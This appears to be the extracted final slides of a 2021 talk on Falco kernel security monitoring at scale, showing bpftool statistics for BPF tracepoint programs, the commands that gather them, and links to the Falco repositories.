
```
[{"id": 89, "type": "raw_tracepoint", "tag": "e6410cc647a01b1b", "gpl_compatible": true, "run_time_ns": 2261615152427, "run_cnt": 9074866014, "loaded_at": 1627332541, "uid": 0, "bytes_xlated": 3824, "jited": true, "bytes_jited": 2244, "bytes_memlock": 4096, "map_ids": [9, 4, 10, 6, 2]}, {"id": 90, "type": "raw_tracepoint", "tag": "04a020cc298fea02", "gpl_compatible": true, "run_time_ns": 2762467775083, "run_cnt": 9074963365, "loaded_at": 1627332541, "uid": 0, "bytes_xlated": 3824, "jited": true, "bytes_jited": 2247, "bytes_memlock": 4096, "map_ids": [9, 4, 10, 6, 2]}]
```

average time

```
sysctl kernel.bpf_stats_enabled=1  
/usr/bin/bpftool --json --pretty prog show
```




Internal Production Pipeline




Falco libs src repo [falcosecurity/libs/](#)
Falco repo [falcosecurity/falco/](#)

Tips: Internal Production Pipeline



Falco libs src repo falcosecurity/libs/
Falco repo falcosecurity/falco/


Falco - Kernel Security Monitoring at Scale



✓ Production Readiness & Metrics



✓ Cost-Effectiveness



✓ Insight & Detection

Thank you



TM and © 2021 Apple Inc. All rights reserved.